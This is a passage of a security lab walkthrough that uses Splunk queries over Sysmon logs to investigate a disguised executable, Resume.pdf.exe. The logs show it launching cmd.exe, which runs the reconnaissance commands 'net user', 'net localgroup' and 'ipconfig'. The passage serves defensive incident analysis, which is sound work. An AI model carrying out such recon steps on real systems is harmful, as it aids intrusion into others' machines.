
dest_port

2 Values, 72.727% of events

Avg: 3520.875 **Min:** 3389 **Max:** 4444 **Std Dev:** 372.9988270759038

Values	Count	%
3389	7	87.5%
4444	1	12.5%

Now we look for our malware:




```
index=endpoint Resume.pdf.exe
```

✓ 20 events (8/18/25 7:00:00.000 PM to 8/19/25 7:31:18.000 PM)

No Event Sampling

Now we look for the EventCode field, and lets focus on EventCode 1:



New Search

Save

```
index=endpoint Resume.pdf.exe EventCode=1
```

✓ **2 events** (8/18/25 7:00:00.000 PM to 8/19/25 7:32:17.000 PM)


0 events at 11 AM on Tuesday, August 19, 2025

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1

i	Time	Event
>	8/19/25 7:03:35.913 PM	<Event xmlns='http://schemas.micros ystem><Provider Name='Microsoft-Win e0-bf4c-06f5698ffbd9}'/><EventID>1< 4</Level><Task>1</Task><Opcode>0</O Keywords><TimeCreated SystemTime='2 RecordID>15565</EventRecordID><Corr ThreadID='3128'/><Channel>Microsoft


We expand the first log and then we can see both the parent image and the process it started, along with that process id:




ads\Resume.pdf.exe"

□ ParentImage ▾	C:\Users\Demo\Downloads\Resume.pdf.exe	⌄
□ process ▾	C:\Windows\system32\cmd.exe	⌄
□ process_id ▾	8036	⌄

Now, we can use the process id to look for the actions done during this process, but in this case we will use the guid instead:



☐ process_guid ▾ {9decf986-1ee7-68a5-d503-000000000b00}



```
index=endpoint {9decf986-1ee7-68a5-d503-000000000b00}
```

Time range: Last 24 hours ▾


✓ 2 events (8/18/25 7:00:00.000 PM to 8/19/25 7:32:17.000 PM)

SELECTED FIELDS
- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS
- a action 1

i	Time	Event
>	8/19/25 7:03:35.913 PM	`<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2025-08-20T01:03:35.9157295Z'/><EventRecordID>15565</EventRecordID><Correlation/><Execution ProcessID='3148' ThreadID='3128'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>DE`

Now we modify our query to see what commands were used:



New Search

```
index=endpoint {9decf986-1ee7-68a5-d503-000000000b00} |
table _time,ParentImage,Image,CommandLine
```

Time range: Last 24 hours

✓ 6 events (8/18/25 7:00:00.000 PM to 8/19/25 7:42:52.000 PM)

No Event Sampling

Preview: On

_time	ParentImage	Image	CommandLine
2025-08-19 19:04:26.403	C:\Windows\System32\cmd.exe	C:\Windows\System32\ipconfig.exe	ipconfig
2025-08-19 19:04:13.836	C:\Windows\System32\cmd.exe	C:\Windows\System32\net.exe	net localgroup
2025-08-19 19:03:54.588	C:\Windows\System32\cmd.exe	C:\Windows\System32\net.exe	net user
2025-08-19 19:03:35.914			
2025-08-19 19:03:35.913	C:\Users\Demo\Downloads\Resume.pdf.exe	C:\Windows\System32\cmd.exe	C:\Windows\system32\cmd.exe
2025-08-19 19:29:42.700			

On the above image we can see that Resume.pdf.exe opened cmd.exe, which later executed the commands in the CommandLine column.